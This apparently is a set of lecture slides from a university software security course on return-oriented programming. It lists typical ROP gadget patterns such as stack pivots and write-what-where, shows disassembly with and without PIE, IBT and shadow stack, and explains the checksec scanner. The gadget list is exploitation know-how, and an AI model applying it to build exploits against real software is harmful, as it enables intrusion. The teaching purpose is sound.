Sigreturn-Oriented Programming



Counterfeit Object Oriented Programming



And others

- Return to CSU: Control-Flow Guard;
- BROP: Blind Return Oriented Programming;
- ...

Usual Snippets

Some frequent operations have been identified in usual ROP exploits, here is a list of potential gadget patterns to look for when you need one of these operations.

Write to a Register

Used to load function arguments.

- `popl eax; ret`
- `push 0xdeadbeef; pop eax; ret`

Write NULL-byte

Used to write NULL bytes.

- `movl 0x0, (ecx); ret`
- `xor eax,eax; movl eax,(ecx); ret`

System Call

- `syscall`
- `int 0x80`

Write-What-Where

Used to write in memory.

- `movl eax,(ecx); ret`

Stack pivot

Used to move the stack elsewhere.

- `push 0xdeadbeef; pop esp; ret`
- `mov eax,esp; ret`
- `xchg eax,esp; ret`
- `add esp,0xbc; ret`

Overview

1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

Position Independant Executable (PIE)

PIE is a security feature that **randomizes the base address of the `.text` section** of a program. It is intended to **minimize the attack surface** of the program by making it harder for an attacker to predict target addresses.

Without PIE (x86-32)

```
#> gcc -m32 -no-pie -fno-pie hello.c
```

```
08049166 <main>:
8049166: 8d 4c 24 04      lea    0x4(%esp),%ecx
804916a: 83 e4 f0         and    $0xfffffff0,%esp
804916d: ff 71 fc         push   -0x4(%ecx)
8049170: 55               push   %ebp
8049171: 89 e5            mov    %esp,%ebp
8049173: 51               push   %ecx
8049174: 83 ec 04         sub    $0x4,%esp
8049177: 83 ec 0c         sub    $0xc,%esp
804917a: 68 08 a0 04 08   push   $0x804a008
804917f: e8 bc fe ff ff   call   8049040 <puts@plt>
8049184: 83 c4 10         add    $0x10,%esp
8049187: b8 00 00 00 00   mov    $0x0,%eax
804918c: 8b 4d fc         mov    -0x4(%ebp),%ecx
804918f: c9               leave
8049190: 8d 61 fc         lea    -0x4(%ecx),%esp
8049193: c3               ret
```

With PIE (x86-32)

```
#> gcc -m32 -pie hello.c
```

```
0000118d <main>:
118d: 8d 4c 24 04         lea    0x4(%esp),%ecx
1191: 83 e4 f0            and    $0xfffffff0,%esp
1194: ff 71 fc            push   -0x4(%ecx)
1197: 55                  push   %ebp
1198: 89 e5               mov    %esp,%ebp
119a: 53                  push   %ebx
119b: 51                  push   %ecx
119c: e8 28 00 00 00      call   11c9 <__x86.get_pc_thunk.ax>
11a1: 05 53 2e 00 00      add    $0x2e53,%eax
11a6: 83 ec 0c            sub    $0xc,%esp
11a9: 8d 90 14 e0 ff ff   lea    -0x1fec(%eax),%edx
11af: 52                  push   %edx
11b0: 89 c3               mov    %eax,%ebx
11b2: e8 89 fe ff ff      call   1040 <puts@plt>
11b7: 83 c4 10            add    $0x10,%esp
11ba: b8 00 00 00 00      mov    $0x0,%eax
11bf: 8d 65 f8            lea    -0x8(%ebp),%esp
11c2: 59                  pop    %ecx
11c3: 5b                  pop    %ebx
11c4: 5d                  pop    %ebp
11c5: 8d 61 fc            lea    -0x4(%ecx),%esp
11c8: c3                  ret
000011c9 <__x86.get_pc_thunk.ax>:
11c9: 8b 04 24  mov  (%esp),%eax
11cc: c3        ret
```

Position Independant Executable (PIE)

PIE is a security feature that **randomizes the base address of the `.text` section** of a program. It is intended to **minimize the attack surface** of the program by making it harder for an attacker to predict target addresses.

Without PIE (x86-64)

```
#> gcc -no-pie -fno-pie hello.c
```


```
0000000000401126 <main>:
401126: 55                push   %rbp
401127: 48 89 e5          mov    %rsp,%rbp
40112a: 48 83 ec 10       sub    $0x10,%rsp
40112e: 89 7d fc          mov    %edi,-0x4(%rbp)
401131: 48 89 75 f0       mov    %rsi,-0x10(%rbp)
401135: bf 04 20 40 00    mov    $0x402004,%edi
40113a: e8 f1 fe ff ff    call   401030 <puts@plt>
40113f: b8 00 00 00 00    mov    $0x0,%eax
401144: c9                leave
401145: c3                ret
```

With PIE (x86-64)

```
#> gcc -pie hello.c
```

```
0000000000001139 <main>:
1139: 55                      push   %rbp
113a: 48 89 e5                mov    %rsp,%rbp
113d: 48 83 ec 10             sub    $0x10,%rsp
1141: 89 7d fc                mov    %edi,-0x4(%rbp)
1144: 48 89 75 f0             mov    %rsi,-0x10(%rbp)
1148: 48 8d 05 b5 0e 00 00    lea    0xeb5(%rip),%rax
114f: 48 89 c7                mov    %rax,%rdi
1152: e8 d9 fe ff ff          call   1030 <puts@plt>
1157: b8 00 00 00 00          mov    $0x0,%eax
115c: c9                      leave
115d: c3                      ret
```

Control-Flow Enforcement Technology



Note: the `endbranch` instruction is seen as a `nop` on legacy CPUs.

Indirect Branch Tracking

'`-fcf-protection=[full|branch|return|none|check]`' is a GCC option to trigger Indirect Branch Tracking (IBT).

With IBT (x86-32)

```
#> gcc -m32 -fcf-protection=branch hello.c
```

```
00001060 <main>:
1060: f3 0f 1e fb          endbr32
1064: 8d 4c 24 04          lea  0x4(%esp),%ecx
1068: 83 e4 f0             and  $0xfffffff0,%esp
106b: ff 71 fc             push -0x4(%ecx)
106e: 55                   push %ebp
106f: 89 e5                mov  %esp,%ebp
1071: 53                   push %ebx
1072: e8 59 00 00 00       call 10d0 <__x86.get_pc_thunk.bx>
1077: 81 c3 7d 2f 00 00    add  $0x2f7d,%ebx
107d: 51                   push %ecx
107e: 83 ec 0c             sub  $0xc,%esp
1081: 8d 83 14 e0 ff ff    lea  -0x1fec(%ebx),%eax
1087: 50                   push %eax
1088: e8 b3 ff ff ff       call 1040 <puts@plt>
108d: 8d 65 f8             lea  -0x8(%ebp),%esp
1090: 31 c0                xor  %eax,%eax
1092: 59                   pop  %ecx
1093: 5b                   pop  %ebx
1094: 5d                   pop  %ebp
1095: 8d 61 fc             lea  -0x4(%ecx),%esp
1098: c3                   ret
```

With IBT (x86-64)

```
#> gcc -fcf-protection=branch hello.c
```

```
0000000000001139 <main>:
1139: f3 0f 1e fa             endbr64
113d: 55                      push   %rbp
113e: 48 89 e5                mov    %rsp,%rbp
1141: 48 83 ec 10             sub    $0x10,%rsp
1145: 89 7d fc                mov    %edi,-0x4(%rbp)
1148: 48 89 75 f0             mov    %rsi,-0x10(%rbp)
114c: 48 8d 05 b1 0e 00 00    lea    0xeb1(%rip),%rax
1153: 48 89 c7                mov    %rax,%rdi
1156: e8 d5 fe ff ff          call   1030 <puts@plt>
115b: b8 00 00 00 00          mov    $0x0,%eax
1160: c9                      leave
1161: c3                      ret
```

Shadow Stack

'-mshstk'/'-mno-shstk' is a GCC option to trigger Shadow Stack (SS).

With SS (x86-32)

```
#> gcc -m32 -mshstk hello.c
```

```
0000118d <main>:
118d: 8d 4c 24 04          lea   0x4(%esp),%ecx
1191: 83 e4 f0             and   $0xfffffff0,%esp
1194: ff 71 fc             push  -0x4(%ecx)
1197: 55                   push  %ebp
1198: 89 e5                mov   %esp,%ebp
119a: 53                   push  %ebx
119b: 51                   push  %ecx
119c: e8 28 00 00 00       call  11c9 <__x86.get_pc_thunk.ax>
11a1: 05 53 2e 00 00       add   $0x2e53,%eax
11a6: 83 ec 0c             sub   $0xc,%esp
11a9: 8d 90 14 e0 ff ff    lea   -0x1fec(%eax),%edx
11af: 52                   push  %edx
11b0: 89 c3                mov   %eax,%ebx
11b2: e8 89 fe ff ff       call  1040 <puts@plt>
11b7: 83 c4 10             add   $0x10,%esp
11ba: b8 00 00 00 00       mov   $0x0,%eax
11bf: 8d 65 f8             lea   -0x8(%ebp),%esp
11c2: 59                   pop   %ecx
11c3: 5b                   pop   %ebx
11c4: 5d                   pop   %ebp
11c5: 8d 61 fc             lea   -0x4(%ecx),%esp
11c8: c3                   ret
```

With SS (x86-64)

```
#> gcc -shstk hello.c
```

```
0000000000001139 <main>:
1139: 55                      push %rbp
113a: 48 89 e5                mov  %rsp,%rbp
113d: 48 8d 05 c0 0e 00 00    lea  0xec0(%rip),%rax
1144: 48 89 c7                mov  %rax,%rdi
1147: e8 e4 fe ff ff          call 1030 <puts@plt>
114c: b8 00 00 00 00          mov  $0x0,%eax
1151: 5d                      pop  %rbp
1152: c3                      ret
```

```
#> readelf vulnerable | grep SHSTK
   properties: x86 feature: SHSTK
```

Overview

1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

checksec

université de BORDEAUX

'checksec' scan the mitigations embedded inside a program.

Scan executable files for:

- RELRO (Relocation Read-only):
  Precompute the GOT and set it as read-only.
- Stack Canary: Insert stack protector in the code.
- NX (Non-eXecutable): Non-executable stack.
- PIE (Position Independent Executable).
- RPATH / RUNPATH:
  Hardcoded runtime search path (must be empty).
- FORTIFY:
  Build option -D_FORTIFY_SOURCE=1 or 2.

```
Usage:
  checksec [--format={cli,csv,xml,json}] [OPTION]

Options:
  --file={file}
  --dir={directory}
  --listfile={text file with one file per line}
  --proc={process name}
  --proc-all
  --proc-libs={process ID}
  --kernel[=kconfig]
  --fortify-file={executable-file}
  --fortify-proc={process ID}
  --version
  --help
  --update or --upgrade
  --debug
  --verbose
  --format={cli,csv,xml,json}
  --output={cli,csv,xml,json}
  --extended

For more information, see:
  http://github.com/slimm609/checksec.sh
```

```
#> checksec --dir=/sbin/
RELRO           STACK CANARY  NX          PIE          RPATH     RUNPATH     Symbols     FORTIFY  Filename
Full RELRO      Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  No Symbols  Yes      /sbin/tune2fs
Full RELRO      Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  No Symbols  Yes      /sbin/ntfsresize
Partial RELRO   Canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  No Symbols  No       /sbin/rarp
...
```

Heap Buffer-overflows Exploitation